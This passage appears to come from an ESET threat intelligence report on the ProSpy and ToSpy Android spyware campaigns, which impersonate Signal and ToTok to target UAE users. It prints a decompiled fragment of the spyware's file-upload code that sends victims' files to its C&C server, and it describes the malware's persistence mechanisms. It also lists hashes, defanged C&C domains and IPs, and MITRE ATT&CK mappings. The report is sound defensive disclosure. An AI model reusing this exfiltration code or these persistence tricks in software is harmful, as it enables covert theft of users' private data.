                                conn.setRequestProperty("my_file", sourceFileUri);
                                DataOutputStream dos = new DataOutputStream(conn.getOutputStream());
                                dos.writeBytes("--*****\r\n");
                                dos.writeBytes("Content-Disposition: form-data; name=\"my_file\";filename=\"" + sourceFileUri + "\"\r\n");
                                dos.writeBytes("\r\n");
                                int bytesAvailable = fileInputStream.available();
                                int bufferSize = Math.min(bytesAvailable, 262144000);
                                byte[] buffer = new byte[bufferSize];
                                int i = 0;
                                try {
                                    int bytesRead = fileInputStream.read(buffer, 0, bufferSize);
```

Figure 18. Method responsible for data exfiltration to C&C server

The hardcoded key is also used to decrypt hardcoded strings within the app, such as the list of file extensions and C&C server addresses. The same key is used for encryption and decryption for all six

samples.

Persistence

Once installed, the spyware in both campaigns maintains persistence and ensures continuous operation on compromised devices via:

- Foreground Service: The spyware runs a foreground service that displays persistent notification and is treated by Android as a priority process.




Figure 19. Persistent Signal Encryption Plugin notification

- Alarm Manager for Service Restart: It uses Android's AlarmManager to repeatedly restart the foreground service, ensuring that even if the service is killed, it quickly resumes operation (which allows it to perform tasks such as checking for updates, maintaining communication with the C&C servers, and exfiltrating data).
- Boot Persistence with BroadcastReceiver for BOOT_COMPLETED: The component tracks system boot events. Upon the device reboot, the spyware automatically relaunches its background services, ensuring it remains active without user interaction.

These strategies are not highly sophisticated but are effective when it comes to keeping the spyware running continuously, maximizing data exfiltration opportunities, and minimizing user awareness.

Conclusion

We identified two distinct Android spyware campaigns – Android/Spy.ProSpy and Android/Spy.ToSpy – targeting users in the UAE and sharing common traits such as impersonation of legitimate apps, use of social engineering, manual installation, persistent background services, and broad data exfiltration capabilities. Despite these similarities, we track them separately due to differences in delivery methods and infrastructure.

ProSpy is distributed via fake add-ons and plugins for Signal and ToTok, while ToSpy mimics only the ToTok messaging app. ToSpy campaign are ongoing, with active distribution domains and C&C servers. However, attribution remains inconclusive.

Users should remain vigilant when downloading apps from unofficial sources and avoid enabling installation from unknown origins, as well as when installing apps or add-ons outside of official app stores, especially those claiming to enhance trusted services.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
03FE2FCF66F86A75242F6112155134E66BC586CB	e18683bc061e888f158c9a3a7478615df2d7daae1952a072d7f549cd1c1e326a.apk	Android/Spy.ToSpy.A	Android ToSpy spyware impersonating ToTok app.
B22D58561BB64748F0D2E57B06282D6DAF33CC68	totok_v1.8.8.411.apk	Android/Spy.ToSpy.A	Android ToSpy spyware

SHA-1	Filename	Detection	Description
			impersonating ToTok app.
BDC16A05BF6B771E6EDB79634483C59FE041D59B	totok_V2.8.3.10113.apk	Android/Spy.ToSpy.A	Android ToSpy spyware impersonating ToTok app.
DB9FE6CC777C68215BB0361139119DAFEE3B3194	totok_Version_1_9_5_433.apk	Android/Spy.ToSpy.A	Android ToSpy spyware impersonating ToTok app.
DE148DDFBF879AB2C12537ECCCDD0541A38A8231	v1_8_6_405_totok.apk	Android/Spy.ToSpy.A	Android ToSpy spyware impersonating ToTok app.
CE378AE427E4BD70EAAED204C51811CD74F9A294	v1_8_7_408_totok.apk	Android/Spy.ToSpy.A	Android ToSpy spyware impersonating ToTok app.
7EFEFF53AAEBF4B31BFCC093F2332944C3A6C0F6	ae.totok.chat.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating ToTok Pro.
154D67F871FFA19DCE1A7646D5AE4FF00C509EE4	signal-encryption-plugin.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating Signal Encryption Plugin.
154D67F871FFA19DCE1A7646D5AE4FF00C509EE4	signal_encyption_plugin.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating Signal Encryption Plugin.
43F4DC193503947CB9449FE1CCA8D3FEB413A52D	toktok.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating ToTok Pro.
579F9E5DB2BEFCCB61C833B355733C24524457AB	totok.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating ToTok Pro.
80CA4C48FA831CD52041BB1E353149C052C17481	totok_encrypted_enStr.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating ToTok Pro.
FFAAC2FDD9B6F5340D4202227B0B13E09F6ED031	signal-encryption-plugin.apk	Android/Spy.ProSpy.A	Android ProSpy spyware impersonating ToTok Pro.

Network

IP	Domain	Hosting provider	First seen	Details
86.105.18[.]13	noblico[.]net	WorldStream	2023-08-19	Android ToSpy C&C server.
185.7.219[.]77	ai-messenger[.]co	RIPE-NCC-HM-MNT, ORG-NCC1-RIPE	2023-01-18	Android ToSpy distribution domain.
152.89.29[.]73	spiralkey[.]co	Belcloud LTD	2022-11-28	Android ToSpy C&C server.
5.42.221[.]106	store.latestversion[.]ai	BlueVPS OU	2025-06-27	Android ToSpy distribution domain.
152.89.29[.]78	store.appupdate[.]ai	Belcloud LTD	2025-03-11	Android ToSpy distribution domain.
185.140.210[.]66	totokupdate[.]ai	Melbikomas UAB	2022-08-02	Android ToSpy distribution domain and C&C server.
176.123.7[.]83	app-totok[.]io	ALEXHOST SRL	2024-03-07	Android ProSpy C&C server.
185.27.134[.]222	signal.ct[.]ws	RIPE-NCC-HM-MNT, ORG-NCC1-RIPE	2025-04-21	Android ProSpy distribution domain.
185.225.114[.]70	sgnlapp[.]info	IPFIB-RIPE	2025-04-24	Android ProSpy C&C server.
94.156.128[.]159	encryption-plug-in-signal.com-ae[.]net	Belcloud Administration	2025-05-06	Android ProSpy distribution domain.
94.156.175[.]105	totokapp[.]info	Valkyrie Hosting LLC	2024-10-22	Android ProSpy C&C server.
103.214.4[.]135	totok-pro[.]io	HostSlim B.V.	2024-12-29	Android ProSpy distribution website and C&C server.

MITRE ATT&CK techniques

These tables were built using version 17 of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description
Initial Access	T1660	Phishing	Android ToSpy and ProSpy have been distributed using dedicated websites impersonating legitimate services.
Execution	T1603	Scheduled Task/Job	Android ToSpy and ProSpy use AlarmManager to restart the foreground service.
Persistence	T1398	Boot or Logon Initialization Scripts	Android ToSpy and ProSpy receive the BOOT_COMPLETED broadcast intent to activate at device startup.

Tactic	ID	Name	Description
	T1541	Foreground Persistence	Android ToSpy and ProSpy use foreground persistence to keep a service running.
Discovery	T1420	File and Directory Discovery	Android ToSpy and ProSpy can list files and directories on external storage.
	T1418	Software Discovery	Android ProSpy obtains a list of installed apps.
	T1426	System Information Discovery	Android ProSpy can extract information about the device, including device model, device ID, and common system information.
Collection	T1533	Data from Local System	Android ToSpy and ProSpy can exfiltrate files from a device.
	T1636.003	Protected User Data: Contact List	Android ToSpy and ProSpy can extract the device's contact list.
	T1636.004	Protected User Data: SMS Messages	Android ProSpy can extract SMS messages.
Command and Control	T1521.001	Standard Cryptographic Protocol: Symmetric Cryptography	Android ToSpy encrypts exfiltrated data using AES encryption.
Exfiltration	T1646	Exfiltration Over C2 Channel	Android ToSpy and ProSpy exfiltrate data using HTTPS.